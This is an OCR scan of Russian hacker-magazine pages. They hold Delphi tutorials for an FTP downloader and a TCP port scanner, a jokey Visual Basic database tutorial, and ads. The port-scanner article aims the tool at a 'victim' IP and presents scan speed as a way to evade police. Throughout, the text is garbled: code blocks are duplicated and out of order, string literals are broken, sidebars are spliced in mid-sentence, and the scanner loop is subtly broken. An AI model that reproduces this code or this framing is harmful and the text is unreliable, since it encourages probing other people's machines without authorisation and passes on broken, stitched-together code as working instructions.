Да, именно он. Читай внимательнее и вникай. Переходим к нашей главной кнопке - "Закачать". Кликай по ней два раза и создавай обработчик, далее вписывай код, чтобы получилось вот что:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
```

```
  Label3.Caption := ''; // очищаем метку для
  // сообщений
```

```
  if ( Edit1.Tag = 1 ) and ( Edit2.Tag = 1 ) and
  ( Edit1.Text <> '' )
  and ( Edit2.Text <> '' ) then // проверка
  // данных
```

```
  begin
    // данные введены, выполнять действия
  end
  else Label3.Caption := 'Введите все данные,
  // чувак!' // не все данные
```

```
end;
```

Что есть что: сначала очищаем метку, просто присваиваем ее Caption'у пустое место (сначала она, правда, и так пустая, но потом будет полная, поэтому очищаем), затем идет стандартный оператор if then else, используем этот оператор для проверки, все ли поля заполнены - помнишь, мы тагам единицы присваивали? Так вот, теперь и проверяем - если чувак поля не заполнил, то таги - "0", и проверка не пройдет. Но юзер верь мог ввести дату, а потом все стереть - вот для этого и нужна проверка значений эдитов на

Кстати, после // в Delphi до конца строки идет комментарий, его она не учитывает при компиляции. Комментарии для тебя, чтобы понятнее было, не нужно их переписывать. Обрати внимание, там написано Button2Click, а не "Закрыть" Click. Button2 - это рабочее имя кнопки для взаимодействия с программой (как в вышеописанном примере), а Caption - это всего лишь надпись на кнопке. Все имена компонентов находятся в их свойстве Name, можешь посмотреть в Object Inspector'e. Теперь кликни два раза по первому Edit'у, появляется нечто похожее на обработчик для кнопки:

```
procedure TForm1.Edit1Change(Sender: TObject);
begin
end;
```

Тут вместо OnClick мы видим OnChange - все, что находится между begin и end, будет выполняться, когда в Edit'e что-то напишут. Мы изменим Tag (свойство Edit'a, некоторое число, по

“ - если там пустое место (“”), то проверка не пройдет. Дальше просто: если проверка прошла - гоним далее, нет - пишем в метке “Введи все данные, чувак!”. Ну как, врубаешься? Если нет, просто пиши код, но все-таки старайся понять.

Продолжаем разговор. Нам нужно узнать, по фтп загружать или по хттп. Для этого нужно знать, что впереди: ftp:// или http://. Чтобы вытянуть это из оригинального адреса, проведем ряд извращений со строками. Дописывай код:

```
procedure TForm1.Button1Click(Sender: TObject)
;
begin
  Label3.Caption := " ; // очищаем метку для
сообщений
  if ( Edit1.Tag = 1 ) and ( Edit2.Tag = 1 ) and
( Edit1.Text <> " )
    and ( Edit2.Text <> " ) then // проверка
данных
    begin // данные введены, выполнять дей-
стия
      addr := Edit1.Text ; // сохраняем адрес в
переменную
      serv := Copy( addr , 1 , 6 ) ; // копируем 6
символов из адреса в
      // переменную serv
      if serv = 'ftp:// then // впереди ftp://
begin
  // качаем по фтп
end
else
  if serv = 'http://' then // впереди http:/
begin
  // качаем по хттп
end
  else Label3.Caption := 'Что за корявый ад-
рес?';
end
  else Label3.Caption := 'Введи все данные,
чувак!' // не все данные
end ;
```

Сначала мы сохранили адрес из первого эдита в переменную addr, затем в переменную serv мы из переменной addr копируем 6 символов. Используем функцию Copy. В скобках идут параметры - сначала пишем переменную, из которой копировать, потом номер символа, с которого начинать, ну и потом сколько символов копировать. Всю скопированную бурду сохраняем в переменной serv, теперь проверяем: если серв равен ftp://, то качать будем по фтп, а если http:// - по хттп. Ну а если серв другой, то адрес корявый - это и напишем в метке. Кстати, переменные serv и addr еще не определены, и программа будет ругаться (а работать не будет). Надо их определить, иди в самый верх кода и там ищи слово var. Вот после этого слова и допиши переменные, заодно добавь еще нес-

колько - они нам потом пригодятся. Вот так:

```
var
  serv , addr , host , dir : String ;
```

String - это строка, соответственно, все эти переменные - строки. Уфф! Теперь последние штрихи на этой стадии - для скачки по фтп нужно сначала соединиться с хостом (сервером), а потом уже скачивать файлы. Нужно разбить адрес на хост и собственно адрес файла, а это опять извращения со строками. Дописывай:

```
procedure TForm1.Button1Click(Sender: TObject)
;
begin
```

```
  Label3.Caption := " ; // очищаем метку для
сообщений
  if ( Edit1.Tag = 1 ) and ( Edit2.Tag = 1 ) and
( Edit1.Text <> " )
    and ( Edit2.Text <> " ) then // проверка
данных
    begin // данные введены, выполнять дей-
стия
      addr := Edit1.Text ; // сохраняем адрес в
переменную
      serv := Copy( addr , 1 , 6 ) ; // копируем 6
```

```
символов из адреса в
      // переменную serv
      if serv = 'ftp:// then // впереди ftp://
begin
  // качаем по фтп
end
else
  if serv = 'http://' then // впереди http:/
begin
  // качаем по хттп
end
  else Label3.Caption := 'Что за корявый ад-
рес?';
end
  else Label3.Caption := 'Введи все данные,
чувак!' // не все данные
end ;
```

```
      // переменную serv
      if serv = 'ftp:// then // впереди ftp://
begin
  Delete( addr , 1 , 6 ) ; // удаляем первые 6
символов из
      // адреса
      host := Copy ( addr , 1 , ( Pos( '/' , addr ) -
1 ) );
      // находим хост
      Delete( addr , 1 , ( Pos( '/' , addr ) - 1 ) );
      dir := addr ;
      // находим путь к файлу
      // качаем по фтп
end
else
```

```
  if serv = 'http://' then // впереди http:/
begin
  // качаем по хттп
end
  else Label3.Caption := 'Что за корявый ад-
рес?';
end
  else Label3.Caption := 'Введи все данные,
чувак!' // не все данные
end ;
```

Итак, сначала функцией Delete стираем первые 6 символов из адреса. Функция берет строку, из которой стирать, символ, с которого начинать стирать, количество стираемых символов - все очень похоже на Copy. Затем в переменную host копируем адрес сервера, но вместо количества символов там стоит конструкция типа

(Pos( ‘/’ , addr ) - 1). Все путем! Функция Pos находит положение символа / в строке addr и выдает число, которое показывает, какой этот символ по счету. Но нам его копировать не надо, поэтому и отнимаем единицу. Теперь, если адрес файла ftp://my.host.com/file.exe, то адрес сервера будет my.host.com. Дальше стираем из адреса хост, и остается адрес файла - его и присваиваем переменной dir. Все, подготовка закончена, все данные обработаны, сохраняйся.

## Кодим скачку по фтп

Обработаем теперь докачку по фтп. Ниже идущий код пиши там, где надпись:

// качаем по фтп.

Сначала поработаем с кнопками, дописывай код:

```
Edit1.Enabled := false ;
Edit2.Enabled := false ; // вырубаем эдиты
Button1.Enabled := false ; // выключаем кнопку
"Закачать"
```

Тут, я думаю, все понятно, прописываем закачку:

```
NMFTP1.Host := host ;
NMFTP1.UserID := 'anonymous' ;
NMFTP1.Password := " ;
Label3.Caption := 'Подключаемся ... ' ;
NMFTP1.Connect ;
NMFTP1.Mode( MODE_IMAGE ) ;
Label3.Caption := 'Начинаем качать ... ' ;
NMFTP1.Download( dir , Edit2.Text ) ;
Label3.Caption := 'Ура !!!' ;
Label3.Caption := 'Отключаемся ... ' ;
NMFTP1.Disconnect ;
```

Тут тоже все понятно - соединяемся, скачиваем, отсоединяемся. Download берет себе сначала адрес файла в Инете, а потом адрес, куда его сохранить на диске. Вот и все. Обрабатываем кнопки:

```
Button1.Enabled := true ; // включаем кнопку
"Закачать"
Edit1.Enabled := true ;
Edit2.Enabled := true ; // врубаем эдиты
Edit1.Clear ;
Edit2.Clear ; // очищаем эдиты
```

Поработай немного мышом - добавим несколько комментариев. Выдели компонент NMFTP1 у себя на форме, затем кликни в Объект Inspector'е на вкладку Events (кликай на OnConnect, затем на белое место справа - два раза).



# СКАНЕР ПОРТ ЛЕГКО!

НОУГІГІС (5M1GPAUDGEMD1L.GU)

Если Delphi уже запустился, то давай приступим к оформлению формы. Последовательно выполняя следующие действия: поставь на форму Panel из закладки "Standard" и измени его свойство Align на "alTop". Как менять свойства, я уже рассказывал в других статьях этого номера. Поэтому теперь я буду просто говорить, какие свойства изменить, а ты будешь выделять объект и искать такую строку в ObjectInspector (и, конечно же, ставить то, что я скажу :0) .

Теперь поставь на форму RichEdit из закладки "Win32" и измени его свойство Align на "alClient". У тебя должно получиться нечто похожее на рисунок 1.




Рисунок 1

Теперь установи на Panel1 три Label и один Edit из закладки "Standard". У всех Label-ов измени свойство "Caption" на:

- Label1 - "Host address" (IP адрес жертвы).
- Label2 - "First port" (первый порт).
- Label3 - "Last port" (последний порт).

Можешь написать это на русском, но я предпочитаю такие вещи видеть на английском (да простит меня редактор :)).

Теперь установи на Panel1 два компонента SpinEdit из закладки "Samples" и кнопку из закладки "Standard".

Постарайся все это разместить так, как на рисунке 2, для этого нужно немного поработать мышкой, перетаскивая объекты по панели Panel1.

Все, с оформлением покончено. Теперь переходим к программированию. Много мы писать не будем, нам понадобится только одна процедура. Дважды кликни по Button1, и она у тебя перед глазами появится. Дополни ее этим текстом:




Рисунок 2

```
socket(PF_INET, SOCK_STREAM,0);
addrport.sin_family := PF_INET;
addrport.sin_addr.s_addr := inet_addr(PC-
har(Edit1.Text));

index:=SpinEdit1.Value;
while index<SpinEdit1.Value do
begin
  addrport.sin_port := htons(index);
  if connect(ws,addrport,sizeof(addrport))=0
  then
    RichEdit1.Lines.Add('Port '+IntToStr(index)+'
открыт');
    Inc(index);
  end;
RichEdit1.Lines.Add(' Готово');
closesocket(ws);
```


**ВЫРАЖЕНИЕ "СКАНЕР ПОРТОВ" НА СТРАНИЦАХ Ж ПОЯВЛЯЕТСЯ ДОСТАТОЧНО ЧАСТО. Но не все знают, что представляет собой даже самый простейший сканер. На меня упала часть показать тебе простейший вариант южача портов. Сейчас мы напишем его с твоей на Delphi. Вообще, этот номер просто заполнен такими вещами, и ты наверно уже ощущил это на съе.**

```
procedure TScanPortForm.Button1Click(Sender: TObject);
var
  index:Integer;
  initdata:WSADATA;
  ws:TSOCKET;
  addrport:TSockAddrIn;
begin
  RichEdit1.Lines.Clear;
  WSASStartup($101, InitData);
```

На первый взгляд очень много. Но ничего страшного здесь нет. Сейчас я все аккуратно распишу. Давай рассмотрим каждую строку в отдельности:

RichEdit1.Lines.Clear - очищает RichEdit1.

WSASStartup(\$101, InitData); - запускаем библио-



# ТО В?

теку winsock, которая используется для работы с сокетами. Я здесь работаю с сокетами через API, а не через ClientSocket, как в статье про троянов. Это сделано для увеличения скорости сканирования. Ты же не хочешь, чтобы тебя выловила наша доблестная милиция.

В качестве первого параметра (\$101) указывается версия необходимого драйвера winsock.dll. Второй параметр нами не используется, поэтому там пустая переменная типа WSADATA.

socket(PF\_INET, SOCK\_STREAM, 0) - открывает сеанс работы с сокетами. Кстати, сокет - это по-нашему гнездо. AF\_INET говорит, что меня интересует один из протоколов TCP или UTP. SOCK\_STREAM - указывает, что мне нужен протокол из семейства TCP. Третий параметр 0 означает TCP.

Дальше я заполняю структуру addrport, в которой я должен указать адрес жертвы и протокол.

```
addrport.sin_family := PF_INET - указываю протокол PF_INET.
addrport.sin_addr.s_addr := inet_addr(PChar(Edit1.Text))- устанавливаю адрес жертвы, введенный в Edit1.
```

```
index:=SpinEdit1.Value - запоминаю порт, с которого нужно начать сканирование.
```

Дальше идет цикл. Я его распишу на русском, а ты разберешься методом сравнения с кодом:

Пока текущий < конечный порт делать

Начать цикл  
установить текущий порт

Если коннект прошел удачно, то  
В RichEdit1 добавляю строку: "Port такой-то открыт"  
Следующий порт сделать текущим

Конец цикла

После этого я вывожу сообщение RichEdit1.Li-nes.Add('Готово') в RichEdit, что сканирование закончено.

В самом конце я закрываю порт с помощью closesocket.

Перед запуском перейди в начало исходного кода и добавь слово "winsock" в раздел "uses". Такие вещи мы тоже уже делали в других статьях этого номера, поэтому у тебя не должно возникнуть никаких проблем. Жми "F9", и твой сканер портов взлетит в бой. Больше не буду напрягать твои мозги, ты и так нахватал слишком много инфы :). Дополнительную информацию о сокетах ищи на страницах журнала VR Online. Там все очень хорошо расписано, и если ты чего-то не понял, то там догонишь.

Удачных тебе сканов!!!



тел. 258 86 27

тел. 928 60 89

тел. 928 03 60

П С И О  
Р О С Н  
О В К Л  
Д Р У А  
А Е С И  
Ж М С Н  
А Е Т  
Н В  
Н А  
О  
Г



ТОЛЬКО В СЕТЕВОЙ ГАЛЕРЕЕ "Модерн АРТ" ВЫ НАЙДЕТЕ ВСЕ ДЛЯ ОФОРМЛЕНИЯ ВАШЕГО САЙТА, ЖУРНАЛА, РЕКЛАМНОЙ КАМПАНИИ.

Модерн АРТ - это уникальная коллекция цифровых изображений от современных художников.


**MODERNART.RU**

# СПРАВОЧНИК НА КВАРТИРЫ НА ЧБ

мат+ (мат+бпм.гч)

**ДАРОВА, ХАКЕРЮГА! СЕГОДНЯ МЫ С ТОВОЙ БУДЕМ СОБЫРЯТЬ СВОЙ СПРАВОЧНИК КОНСПИРАТИВНЫХ КВАРТИР. ТЫ ДУМАЕШЬ, ОН НИКОМУ НЕ НУЖЕН? ТОЛЬКО ВЫКИНЬ ЕГО В ИНЕТ – ЗАГРЕБУТ С РУКАМИ И ДАЖЕ БЫКИ ЗАПЛАТЯТ! ПОКА НЕ ПОЗДНО, ПОШЛИ МАМКУ В БЛИЖАЙШИЙ КИОСК ЗА ЯЩИКОМ ПИВА И МОЖЕШЬ ВКЛЮЧАТЬ КОМП!**

Челл, нам надо создать базу данных, в которой будут храниться адреса, описания и имена хозяев этих самых конспиративных квартир. Запускаем мелкософтный аксес и через конструктор создаем таблицу с тремя полями: Owner (хозяин), Address (УРЛ... корри, адрес) и Comment (то, что ты думаешь об этой нынче). Если ты без руля, как это все сделать, то вруби аксесовский хелп - там все очень просто. Ты скажешь: а на фиг мне париться с VB, если я и так на Аксесе все смогу? Объясняю: сколько твой аксес весит? Во-во. А наша прога будет работать безо всяких аксесов и весить будет килобайт двести от силы. Создал табличку в аксесе - сноси его, твоя прога будет куда круче! Вс написанное своими руками всегда круче, чем у соседа, и уж по крайней мере гарантированно круче, чем у БГ!



## Нож! Тампон! Спирт! Огурец!..

Теперь возвращаемся к визуальному басику и беремся за наше грязное дело. Создаем новый проект. Ну, до того, чтобы в меню Файл выбрать "Новый проект", я думаю, ты уже допер. Теперь надо придумать, что тебе, собственно, нужно. Пока что до уровня Билли мы не дошли, так что пойдем по порядку и с самого простого. Настоящие хацкеры начинают со стандартных экзешек, так что ищи там "Standard EXE" и жми батон "Открыть". Ну все, самое сложное сделали :).


## ДидидидизигН

Открывай следующую бутылку пива, и можешь пока спрятать клаву. Мы будем создавать интерфейс. Интерфейс - это все то, что юзверь будет видеть, когда запустит твою прогу. Чего нам, собственно, надо? Нам надо фичу, которая будет связываться с базой данных, и надо такие финтифлюшки, в которых будет показываться инфа про хозяина квартиры, адрес ее и комментарии. Потом надо будет еще присобачить кнопки для добавления новых и удаления разоблаченных квартир.

Но обо всем по порядку. Для связи с базой данных нам нужен такой объект (фича по-нашему), который называется Data. Все объекты, если своими шаловливыми ручонками не перетаскивать окна, находятся слева. Подводишь мышку к

картиночке, а там написано: что це таке и з чим його едять. Ну ничего, мы тоже так сделаем ;). Короче говоря: находишь картиночку, у которой написано Data, и нажимаешь на нее. Теперь подводи мышку к форме (это та серая масса, что по центру) и дрожащими руками, как в пайнте, рисуй прямоугольничек. Рулез, да? Не, это еще не рулез! Щелкаем на том прямоугольничке, который мы только что нарисовали. Вокруг него появилось 6 квадратиков. Вот эта хитроумная операция нажатия левой кнопки мыши на прямоугольник, которую не дано понять позорному ламерюгем, называется выделением. Подожди, это еще тоже не рулез. За эти квадратики, как и в пайнте, можно тянуть в разные стороны и таким манером растягивать этот объект. Чтобы сдвинуть объект, нажимаешь левую кнопку и тянемшь этот объект хз (хакер знает) куда. Потом отпускаешь кнопку, и все - объект приклели.

Каждый объект имеет имя. Это типа твоего ника. По этому имени к объекту будем потом обращаться из кода, так что особо не разглагольствуй и без мата! Чтобы задать имя справа в окошке "Свойства", в левой колонке находишь Name (или (Имя)), а в правой пишешь то, что придумал. Я назвал его "data". Теперь связываем эту Data с базой данных. Для этого справа, в окне "Свойства", находишь в первой колонке DatabaseName. Теперь во второй колонке надо написать, куда ты кинул ту файлку с базой данных, которую мы сколотили в первом пункте. Сорри, забыл. Ты же уже заныкал клаву! Ну, тогда щелкаешь на кнопке с тремя точечками в конце правой колонки и находишь эту свою файлку. Запомни на всю свою визуально-басиковскую жизнь: если есть три точки, то можно обойтись без клавы. Теперь неплохо было бы вспомнить имя таблицы, которую ты сделал в первой главе. А, ладно, настоящие хацкеры всегда идут в обход! Все просто. Опять переходишь в окошко свойств (это то, что справа) и находишь там в левой колонке RecordSource. Опять в конце правой колонки появилась кнопка :). Не, я не телепат - я только учусь. Правда, теперь на кнопке нарисована стрелочка вниз (треугольничек такой равнобедренный, с основанием вверху). Это тоже кульно. Кликаешь на этой кнопке, и у тебя,



# Інспіратори

“ПЕРВОГО СЕКСА НЕ СТОИТ БОЯТЬСЯ,  
ОН НЕ ТАК СТРАШЕН, КАК ПОСЛЕДНИЙ”

[E] 2000 В.ШАХРИН

откуда ни возьмись, появляется список всех таблиц, которые есть в той файле, которую ты выбрал перед этим. Если список не появляется, а басик начинает матюкаться - значит, братан, ты че-то намудрил. Возвращайся к первому пункту, и все заново. Ну, а если тебе все-таки повезло, и список выскочил, то кликай на той таблице, в которой хранится вся та бубырня, нам так нужная. В принципе, с базой связались!

Пора бы сообразить, как вся инфа будет нам, кул-хацкерам, выводиться. Находим объект TextBox (текстовое окно). Для тех, кто в танке, напоминаю: объекты - картиночки слева. Рисуем так же, как и Data: кликаешь на иконке, а потом как в пайнте. Нам надо будет три текстовых окна. Если ты еще не совсем обалдел, то, наверное, догадаешься, что для этого надо тупо повторить всю эту незамысловатую операцию три раза. Готово? Ну, считай, что еще одну бутылку пива ты заслужил. Теперь надо всем трем текстовым окнам задать имена (Name, то бишь). Я назвал их txtOwner, txtAddress и txtComment. В первом будем светить хозяина хаты, во втором - адрес, а в третьем - все, что не первое и не второе. txtComment надо растянуть за квадратики, чтобы больше помещалось. Можешь даже поставить для него свойства Multiline равным True (типа "правда", тоже выбираешь из списочка), и тогда вся шняга будет выводиться в несколько строк. Рулем? Не, еще не рулем. Теперь надо сказать этим текстовым окнам, чтобы они показывали то, что мы запихнули в базу данных. Всю эту бубырно мы опять делаем через свойства. Так как у нас объект data (тот прямоугольничек, который мы намалевали самым первым) типа посредника между базой данных и всем остальным, то эти текстовые окна мы привязываем к

нему. Тыкаешь в каждый textbox мышкой (выделяешь его) и для каждого ставишь свойство DataSource равным data (или как ты там его назвал). Ну, ты помнишь, как делают кул-хацкеры: выбираем из списка. Теперь надо сказать каждому текстовому окну, какую инфу о квартире показывать. Я думаю, ты не дятел и понял, что для этого мы и делали три текстовых окна. Опять по порядку выделяешь текстовые окна и для каждого ставишь разные свойства Datafield. Ты уже догнал, что это имена полей таблицы, и их выбирать тоже можно из списка?


Ну, считай, самое сложное сделали.

Если у тебя еще не пятерится в глазах от выпитого пива, то можешь сделать подписи к этим текстовым полям. Находишь слева объект `Label` и рисуешь его тоже слева от твоего текстового поля. Я знаю, что уже ломает имя задавать. Ну и хрен с ним. Мы же с тобой не ламаки, чтобы делать все, что босс сказал :). Выделяешь этот лейбак и ставишь ему свойство `Caption` каким хочешь - лишь бы ты сам догнал, что написал. Можешь для каждого текстового окна нарисовать такой `label`.

Можешь для каждого текстового окна нарисовать такой label.

сейчас будет еще один рулеz. Тыкай на кнопку, которую ты нарисовал (типа выделяй ее). Находи свойство Caption и ставь какое хочешь значение (только чтоб ты понял - на фига эта кнопка). Теперь ищи свойство ToolTipText и присваивай ему значение типа "Жми сюда". Проперло? Это еще тоже не рулеz. Можешь нарисовать еще одну кнопку cmdDel для того, чтобы удалять записи. Да, надо еще один батон (кнопка) для сохранения всего, что мы наваяем (cmdSave).

Ну все, братуха. Дизайн комплит. Можешь релакснуть и сыграть разок в Сапера.



У тебя пиво осталось? Открывай следующую бутылку.

## Кодинг! Динг! Инг! Нг! Г!

В принципе, вы уверить записи уже можно. Теперь сделаем такую фичу, которая будет их добавлять. Надо нарисовать еще один объект - кнопку (CommandButton). Ну, с этим, я надеюсь, ты уже сам разберешься. Если все-таки не въехал, то закрывай пиво - на сегодня с тебя хватит. Завтра утром попробуй заново.

Нарисовал кнопку? Теперь задаем ник (name по-ихнему). Мне ничего лучшего, чем cmdAdd, в голову не пришло (видать, пиво оказывается). А

Взорвался? Ничего... Знаешь самую страшную пословицу саперов? "Одной ногой здесь, другой там". Ладно, вернемся к нашим баранам. Доставай клаву. Сейчас мы с тобой будем писать код. Да, это тебе не мышой квадратики на форме рисовать. В принципе, у нас уже все есть, надо только чтобы записи добавлялись и удалялись. Отставь пиво и повдупляй чуть-чуть. В вб, делфях, вихС, etc. все происходит, как реакция на какое-то событие. Допустим, добавление записи происходит как реакция на нажатие кнопки cmdAdd. Короче, ближе к телу. Делаешь лаб-

ИТАК, ВРУБАЕМ ПІСГООФТ + VISUAL BASIC. да, мелкософт, да, басик, да, отстой. ПРР! а почему, собственно, так сразу - отстой для первого раза и простой программчилины сходит ся! У меня стоит русская версия 6.1, так что если ты до сих пор сидишь на третьем и под фортажами 3.11, у тебя могут быть проблемы ;-[ - но тут я тебе не помощник.

лклик (двойной щелчок по-русски) на кнопке cmdAdd и балдеешь. Не, это не MS Word и не notepad. Это то, что умные люди называют редактор кода. Вот тут-то мы и будем печатать всякие загадочные слова. По идеи у тебя уже должно быть написано:

```
Private Sub cmdAdd_Click()
End Sub
```

и между этими строчками мелькает курсор.

(Private sub) значит, что это процедура, которая может быть вызвана только из этой формы. Для начала нам этого хватит.

cmdAdd\_Click значит, что при операции click (щелчок то бишь) на объекте cmdAdd (кнопке "Добавить") вызывается эта процедура и выполняется все то, что написано до слов End Sub.

Теперь там, где сейчас мелькает курсор (между Private Sub и End Sub), набиваешь:

on error resume next 'это чтобы при ошибках он не матерился

dat.Recordset.AddNew 'а это, собственно, строка, которая будет добавлять запись к базе данных

Вот и все!

Теперь сообразим на двух удаление записей. Возвращаемся на форму (шифт+ф7) и даблкликаем на кнопке удалить (cmdDel). Там, где появился курсор, пишем:


on error resume next 'кладем ... на ошибки dat.recordset.delete 'киляем запись

Осталось сделать сохранение изменений. Опять возвращаемся на форму, даблкликаем на кнопке "сохранить" и сразу пишем:

On Error Resume Next 'я надеюсь, ты уже понял на фига это  
dat.Recordset.Update 'сохраняем бд

#### Тест-драйв офф-роад

Все! Format C:\ complete. Ну что, как? Да, теперь можешь проводить тест-драйв. Просто нажимай ф5 и кайфуй!




#### Компайл

Теперь сделаем из всего этого экзешку, чтобы эту рулезную прогу можно было запускать без ВижБасика. Просто в меню Файл выбираешь Создать rulezzz.exe и пишешь там имя файла. Нажимаешь OK и все! Можешь запускать как простой софт.


#### 3.ы.

Все, твоя первая прога на вб готова. Конечно, круче, чем "хелло ворлд", но помни, что это - мелкософтный басюк. Я тебя плавно подвожу к очередной лаже нашего Биллушки. Вся падла в



Чтобы перейти к другой записи, просто кликаешь стрелочку на data. Если хочешь добавить в свой справочник новую заначку, нажимаешь кнопку "Добавить" и пишешь во всех трех окнах нужную инфу. Если хочешь покинуть паленую хату - находишь ее методом перебора по базе с помощью стрелочек Даты и кликаешь "Удалить". Да, и не забывай после того, как удалил или добавил запись, сохраняться! Теперь подведи мышь к кнопке "Добавить" и подержи ее там чуть-чуть. Вот это и есть руле! Как заказывали!

тому, что эту прогу можно запускать только на компе, где есть вб. Можно, конечно, из Инета скачать несколько библиотек, которые нужны, чтобы на компе запустить басиковскую прогу. Или - другой вариант: мелкософт придумал такую феню, которая называется Setup wizard (Package & deployment wizard). Эта, в принципе, полезная софтверина делает неплохие инсталляшки и в них запихивает все необходимые дльки. Но Билли в своем репертуаре: этот сетап весит минимум 1 метр. Но об этом всем в другой раз!




**МУЛЬТИМЕДИЙНЫЕ КОМПЬЮТЕРЫ**  
**TCM** на базе оригинального процессора  
**Intel® Pentium® III** в штучной упаковке.

